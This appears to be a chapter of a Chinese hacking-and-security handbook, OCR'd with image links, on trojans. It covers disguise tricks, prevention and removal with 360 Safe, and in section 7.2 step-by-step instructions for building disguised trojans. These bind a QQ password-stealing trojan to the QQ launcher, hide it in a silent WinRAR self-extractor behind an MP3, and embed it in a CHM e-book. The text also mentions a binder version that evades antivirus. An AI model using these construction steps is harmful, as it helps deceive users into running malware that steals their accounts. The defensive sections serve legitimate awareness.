- **将特定的程序改名：**这种方式常见于针对QQ的木马，如将QQ的启动文件QQ2009b.exe改为QQ2009b.ico.exe（Windows默认是不显示扩展名的，因此它会被显示为QQ2009b.ico，而用户会认为它是一个图标），然后再将木马程序改为QQ2009b.exe，这样当用户运行QQ时，实际是启动了QQ木马，再由QQ木马去启动真正的QQ，从而获取QQ账号与密码。这种方式比上一种方式简单。

5. 文件关联

这种启动方式是指木马程序会将自己与txt文件或exe文件关联，这样当用户打开一个文本文件或运行一个可执行程序时，木马也就启动了。

7.1.5 木马的伪装手段

随着木马知识被越来越多的计算机用户所了解，用户的防范意识也在不断增强。木马程序的编写者为了使用户放松警惕，达到欺骗用户的目的，常常会通过一

些特殊手段来对木马进行隐藏，以便顺利的进行入侵。下面介绍一些常见的木马伪装手段，以帮助用户查找并清除电脑中存在的木马程序。

1. 木马更名

如同人的名字一样，他人可以通过人名轻易的找到某个人，木马也是如此，如果名称不做任何更改，机主会很轻易的辨认出木马程序，并将其清除。为了增强木马的欺骗性，木马的设计者通常会给木马取一个极具迷惑性的名称或者允许控制端用户自由设定安装后的木马文件名，这就使得用户很难判断所感染的木马类型。

木马的设计者通常会将木马的名称改为和系统文件名相似的名称，例如有的木马将名称改为IEXPLORE.EXE（也就是Windows资源管理器进程iexplore.exe的大写），或者把后缀名“.dll”改为“.dl”等。

2. 修改图标

木马服务端所用的图标有一定的规律可循，木马经常故意伪装成用户计算机上常用图标的形式（例如暴风影音的图标），等待用户因为疏忽而将其认为是应用程序图标而双击启动。

3. 出错提示

这里介绍一个简单的木马常识，如果打开一个可执行文件却没有反应，这就很可能是一个木马程序，木马的设计者也意识到这个缺陷，所以已经有木马提供了一个叫做出错提示的功能。当服务端用户打开木马程序时，就会弹出一个错误提示框，当然这是欺骗的手法，错误内容是由黑客任意编写的，例如“无法找到指定的程序打开此文件”之类的信息，当服务端用户信以为真的时候，木马就已经不知不觉地进入到了计算机系统。

4. 捆绑文件

捆绑文件的手段是将木马捆绑到一个安装程序中，当用户双击启动安装程序时，木马就会随之启动，并运行于计算机系统之中。被捆绑的文件一般是可执行文件，例如后缀名为“.exe”、“.COM”之类的文件。

5. 定制端口

一般老式的木马端口都是固定的，这给用户判断是否感染了木马带来了方便，只要检查一下特定的端口就知道是否感染了木马、感染的什么木马。所以现在很多木马都加入了定制端口的功能，控制端用户可以在1024~65535之间任意选择一个端口作为木马端口（一般不选择1024以下的端口），这样就使得用户在判断所感染的木马类型时变得比较麻烦。

6. 自我销毁

自我销毁是为了弥补木马的一个缺陷而设计的。当服务端用户打开含有木马的文件后，木马将会自己复制到Windows系统的系统文件中（C:WINDOWS\system或C:WINDOWS\system32目录下）。一般来说，源木马文件和系统文件夹中的木马文件的大小是一样的（捆绑文件的木马除外），那么用户只要在近来收到的信件和下载的软件中找到源木马文件，然后根据源文件木马的大小去系统文件夹中查找相同大小的文件，判断一下哪个是木马即可。

7. 扩展名欺骗


扩展名欺骗是黑客惯用的一种手法，其主要是将木马伪装成图片、文本、Word文档等文件，这一点与木马更名的性质类似。

例如音乐文件的扩展名肯定不会是“.exe”，而木马程序的扩展名一定会是“.exe”。因为很多用户在看到扩展名为“.exe”的文件时都会加倍小心，于是木马设计者会对木马程序文件进行一些改动，例如“文件名.exe”的文件改为“文件名.mp3.exe”来掩饰自身的真实文件类型，此时用户只需把该文件的扩展名显示出来，就可以轻松的识别出此文件的类型。


显示文件扩展名的具体操作方法如下。

01 打开“计算机”窗口，在指定路径下找到要查看扩展名的文件，本例以“木马.mp3”文件进行演示。

02 按下“Alt”键激活菜单栏，单击“工具”按钮，然后在弹出的下拉菜单中单击“文件夹选项”命令。




03 在打开的“文件夹选项”对话框中单击“查看”选项卡，切换到对应的界面，然后在“高级设置”列表框中取消勾选“隐藏已知文件类型的扩展名”复选项，然后单击“确定”按钮。



04 在返回的“计算机”窗口中即可看到对应文件的扩展名。

技 巧

还有一种简单的方法可以查看一个文件的类型，用户可以选中并右键单击要查看扩展名的文件，在弹出的菜单中单击“属性”命令，然后在弹出的对话框中即可看到该文件的类型。



7.1.6 木马的防范策略

随着木马的传播速度越来越快，且其新的变种层出不穷，使得我们在检测、清除它的同时，更要注意采取措施来预防它。预防木马的具体措施如下。

1. 不要运行来历不明的软件

很多木马都是通过绑定在其他的软件中来实现传播的，一旦运行了这个软件就会被感染，因此在下载软件的时候需要特别注意，应在安全性较高的站点进行下载。在软件安装之前还需用反病毒软件或专门查杀木马的软件来进行检查，确定无毒后再使用。

2. 不要随意打开邮件附件

现在绝大部分木马都是通过邮件来传递的，而且有的还会连环扩散，因此对邮件附件的运行尤其需要注意。

3. 将资源管理器配置成始终显示扩展名

将Windows电脑中的文件设置成始终显示扩展名，一些扩展名为vbs、shs、pif的文件多为木马的特征文件，如果看到这些可疑的文件扩展名时就应该引起注意。

4. 尽量少用共享文件夹

如果因工作等原因必须将电脑设置成共享，则最好单独创建一个共享文件夹，把所有需要共享的文件都放在这个共享文件夹中，注意千万不要将系统目录设置成共享。

5. 运行反木马实时监控程序

在上网时最好运行反木马实时监控程序，目前，绝大多数监控软件都能实时显示当前所有运行程序并有详细的描述信息。

6. 经常修复系统

很多木马都是通过系统漏洞来进行攻击的，及时发现这些漏洞并在第一时间安装补丁，可以有效地防范木马。

7.2 木马的制作


知识导读

制作木马是实现木马攻击最主要的操作，这直接关系到能否成功获取远程主机信息或直接控制远程主机。本节将介绍软件捆绑木马、chm电子书木马、自解压木马和网页木马等几款常见木马的制作。


7.2.1 软件捆绑木马

捆绑木马的软件很多，例如EXE捆绑机、bindexe、文件捆绑机等，这里主要介绍使用EXE捆绑机软件进行木马捆绑的方法，具体操作步骤如下。


01 下载并解压EXE捆绑机软件包，启动其主程序，在弹出的“EXE捆绑机”对话框中单击“下一步”按钮。




02 在打开的“指定第一个可执行文件”界面中单击“点击这里 指定第一个可执行文件”按钮。




03 在打开的对话框中选中要捆绑木马的文件，这里选中QQ启动程序，然后单击“打开”按钮。



04 在返回的对话框中可以看到设置的文件路径，确认后单击“下一步”按钮。




05 在接着打开的界面中单击“点击这里 指定第二个可执行文件”按钮。




06 在打开的对话框中找到并选中要捆绑的木马程序，本例为暗组QQ木马，然后单击“打开”按钮。

07 在返回的对话框中可看到添加的木马程序，确认后单击“下一步”按钮。




08 在打开的对话框中提示指定保存路径，这里单击“点击这里　指定保存路径”按钮。




09 在打开的对话框中设置文件的保存信息，然后单击“保存”按钮。

10 在返回的对话框中确认文件的保存路径，然后单击“下一步”按钮。




11 在接着打开的界面中选择软件捆绑木马的版本，这里选择普通版，然后单击“下一步”按钮。



提示

“个人版”的功能较强，且不容易被常见安全软件发现，但是需要购买使用，用户可根据需要进行选择。

12 在接着打开的界面中单击“点击这里 开始捆绑文件”按钮，开始将木马捆绑到指定文件上。



13 软件会自动进行木马的捆绑，用户需耐心等待，捆绑结束后会弹出提示框提示捆绑文件成功，这里单击“确定”按钮。


14 捆绑完成后，会在指定文件位置生成一个和原文件非常相似的图标，如果是在远程主机上操作，可将生成的图标显示在系统桌面上，以便目标机主直接运行，下图选中的就是捆绑木马的文件图标。

7.2.2 自解压木马


自解压木马利用的是WinRAR软件的自解压技术来完成的，因此，在制作自解压木马前必须先安装WinRAR软件，然后才能进行木马制作，具体操作步骤如下。

01 将木马程序和指定文件存放在同一个文件夹下，本例以使用一个MP3文件和一个木马进行自解压木马制作。

02 使用“Ctrl+鼠标左键”选中指定文件和木马文件，然后单击鼠标右键，在弹出的菜单中单击“添加到压缩文件”命令。




03 在打开的对话框中设置压缩文件信息，然后单击“确定”按钮。




04 程序会自动对选中文件进行压缩，待压缩完成后，会在指定路径下看到该压缩文件，对其双击鼠标左键。


05 在打开的窗口中可以看到被压缩的MP3文件和木马文件，此时单击工具栏中的“自解压格式”按钮。




06 在打开的对话框中单击“高级自解压选项”按钮。




07 在打开的对话框中设置文件的解压路径（可随意填写，但最好设置为隐蔽位置），在“解压前运行”文本框中输入“you are not alone-michael jackson.mp3”，在“解压后运行”文本框中输入“暗组QQ木马 V2009 Beta.exe”。




08 切换到“模式”选项卡，在“安静模式”选项组中选择“全部隐藏”单选项。



09 切换到“更新”选项卡，在“覆盖方式”选项组中选择“覆盖所有文件”单选项，然后单击“确定”按钮。



10 在返回的“压缩文件”对话框中单击“确定”按钮，完成自解压设置。




11 打开自解压程序所在的目录，即可看到添加的自解压文件，当将该文件解压后会自动运行其中的木马程序。


7.2.3 chm电子书木马

chm电子书木马隐藏在电子书中，这种木马隐蔽性非常好，进而实用性也很高。在制作电子书木马前需要下载Quick CHM软件、chm电子书以及一个木马文件，当准备好这些工具后即可进行电子书木马的制作了，具体操作步骤如下。


01 打开电子书，在右侧窗格中单击鼠标右键，在弹出的菜单中单击“属性”命令。



02 在打开的对话框中，用户可以发现其默认的页面“健康文集.chm::/癌细胞~1.htm”（这表示“健康文集”目录中的“癌细胞.htm”文件），记录这一信息，然后单击“确定”按钮。




03 接着用户需要编写一个网页代码，可以打开记事本程序，在其中输入下图中的内容。



注意


上述代码中用户需要根据电子书的存放路径和木马的名称不同进行对应的更改，不用完全按照上述代码编写。

04 在记事本程序中单击工具栏中的“文件”按钮，在然后在弹出的菜单中单击“保存”命令。




05 在打开的对话框中设置文件的保存信息，需要注意的是这里应该把文件类型设置为“所有文件”，将文件名称设置为“XX（自定义设置）.html”，然后单击“保存”按钮，将文件保存为网页。


06 双击打开该网页文件会看到其中的内容为空。



07 网页文件编写成功后启动“Quick CHM”软件，在打开的操作窗口中依次单击“文件”→“反编译”菜单命令。



08 在接着打开的“反编译”对话框中单击“输入”文本框右侧的“打开”按钮。




09 在打开的“打开”对话框中选中要进行反编译的chm电子书，然后单击“打开”按钮。

10 在返回的对话框中单击“输出”文本框右侧的“保存”按钮。


11 在打开的“浏览文件”对话框中设置文件的保存位置，然后单击“确定”按钮，并在返回的“反编译”对话框中再次单击“确定”按钮。

12 软件会对指定文件进行反编译，并在反编译结束后打开指定文件夹，显示所有反编译后的文件。


13 在反编译后的文件中选中扩展名为“.hhp”的文件，单击鼠标右键，在弹出的菜单中依次单击“打开方式”→“记事本”命令。



14 打开记事本文档，这里需要做的是在“main”栏内添加前面制作的网页文件“编码.html”，在FILES栏内添加网页文件和木马文件（编码.html和“暗组QQ木马.exe”）。



15 添加文成后单击工具栏的“文件”按钮，在弹出的下拉菜单中单击“保存”命令。



16 将前面编写的网页（编码.html）和木马文件（暗组QQ木马.exe）复制到反编译后的文件夹中。

17 启动Quick CHM软件，在弹出的操作窗口中依次单击“文件”→“打开”菜单命令。

18 在打开的对话框中找到并选中刚才修改的hhp文件，然后单击“打开”按钮。

19 该chm文件的所有内容都会导入到Quick CHM软件中。

20 单击工具栏中的“文件”按钮，然后在打开的菜单中单击“编译”命令。

21 程序开始对chm文件进行编译，完成后会弹出对话框提示编译完成，并询问是否运行，这里单击“否”按钮。

22 上述操作结束后即可在原反编译文件的储存路径下生成一个新的chm文件，这就是我们制作的chm电子书木马。

7.3 木马的防御与清除方法

知识导读

通过前面的学习，我们已经对木马的特征、种类、入侵电脑的方式等有了一定的认识，并且可以根据它的特点来对其进行预防，但是要使木马不对我们造成侵害，只进行预防还远远不够，还需掌握其清除方法。本节将为大家介绍几种常见的木马及其清除方法。

7.3.1 防范木马

在使用计算机的过程中，特别经常上网的话，计算机系统感染木马程序的几率很高，而木马将严重威胁我们个人的信息安全，所以应时刻注意防范木马。

1. 警惕下载软件

由于黑客软件经常被人们滥用，网上很多个人站点所提供的下载软件会或多或少地携带木马或病毒程序。一旦该软件被用户下载到本地计算机且满足运行条件后，木马或病毒就会对计算机系统和用户信息安全构成威胁。对于普通用户，要避免木马和病毒横行不仅要依赖反病毒软件。还得靠用户的自制能力，如不要去访问不知名的站点；不要登录有关色情、黑客的网站；不要从危险站点下载拨号器或从其他小站点下载看似安全的软件，同时，下载时一定要开启防火墙，并且在下载完成后及时用杀毒软件对其进行安全扫描。

2. 不随意浏览附件

由于电子邮件的附件也是木马等病毒的隐身之所，有的黑客把木马和正常文件混在一起，再起一个极具吸引力的邮件名称，来诱惑那些安全意识差的人打开附件，从而激活木马，以达到不可告人的目的。此外，通过QQ之间的文件传递也是木马传播的主要途径之一。

因此，用户不要随意打开陌生人发来的QQ文件、邮件以及其附带的附件，对“.DOC”、“.EXE”、“.SWF”等附件更要小心。若必须打开，可用邮件监控或反病毒软件扫描且确认安全之后再打开，避免感染木马。

3. 加强防御措施


系统安装杀毒软件和防火墙确实能够在一定程度上减少计算机被木马病毒感染的几率。在选择杀毒软件时，用户要尽量使用正版，因为很多盗版杀毒软件自身就携带了木马或病毒程序，而且不能进行软件升级，在新型木马或病毒产生感染计算机系统时，唯一能控制它不断蔓延的就是及时更新的病毒库。


除了杀毒软件中的保护外，用户还可以同时为系统装备一款优秀的防火墙，如天网、360安全卫士等，用于监控网络之间正常和不正常的数据流通，并随时对用户发出相关提示；如果用户怀疑已经感染了木马程序，还可以从网络上下载木马克星、木马清道夫等软件查杀木马、保证计算机系统的安全。

4. 通过扩展名查找木马

由于木马自身的特点，其扩展名多为“.VBS”、“.PIF”等，甚至有的木马

就没有扩展名，根据木马的这些特征。用户可以通过设置“文件夹选项”对话框，将所有文件的扩展名显示出来。以便查找并清除木马。





5. 弃用Outlook邮件收发程序

Microsoft公司研发的Outlook和Outlook Express都是邮件收发程序，很多黑客和黑客软件都特别喜欢针对Microsoft公司的产品进行攻击，而且Outlook漏洞很多，自然就成为木马和病毒的主要传播载体。

国产邮件收发软件Foxmail在功能上已经和Outlook不相上下，但大多黑客对Foxmail并不感兴趣，所以它被病毒和木马感染的几率较小，此外，用户还可以通过登录网页邮箱来直接收发邮件，减少感染病毒和木马的几率。


7.3.2 使用360安全卫士

360安全卫士是一款由奇虎公司推出的完全免费的安全类上网辅助工具软件，其操作简单，界面简洁，占用硬盘空间小，运行时对系统资源的占用也相对较低，它拥有木马查杀、恶意软件清理、漏洞补丁修复、电脑全面体检、垃圾和痕迹清理、系统优化等多种功能，加之奇虎公司根据用户的需要正对它不断进行功能的扩充与完善，使得360安全卫士成为众多电脑用户信赖的安全防护软件。下面就具体介绍360安全卫士查杀木马的功能及其应用。


360安全卫士具有全面查杀9000多款流行木马，370款恶意软件的功能。随着奇虎公司对其功能的不断完善，360安全卫士查杀木马的能力也在不断的提高。使用360安全卫士查杀木马的具体操作步骤如下。

01 下载并安装360安全卫士，启动其主程序，在打开的“360安全卫士”窗口中单击“查杀流行木马”按钮。

02 在弹出的“360木马查杀”窗口中单击“自定义扫描”链接。（可单击“全面扫描”链接对电脑进行全面的木马查杀或单击“快速扫描”对电脑进行快速的木马查杀。），在弹出的“360木马查杀”对话框中单击“添加”按钮。



03 在弹出的“浏览文件夹”对话框中选择要扫描的对象（本例选择C盘下的“Program Files”文件夹，单击“确定”按钮，然后在返回的“360木马查杀”对话框中单击“开始扫描”按钮。



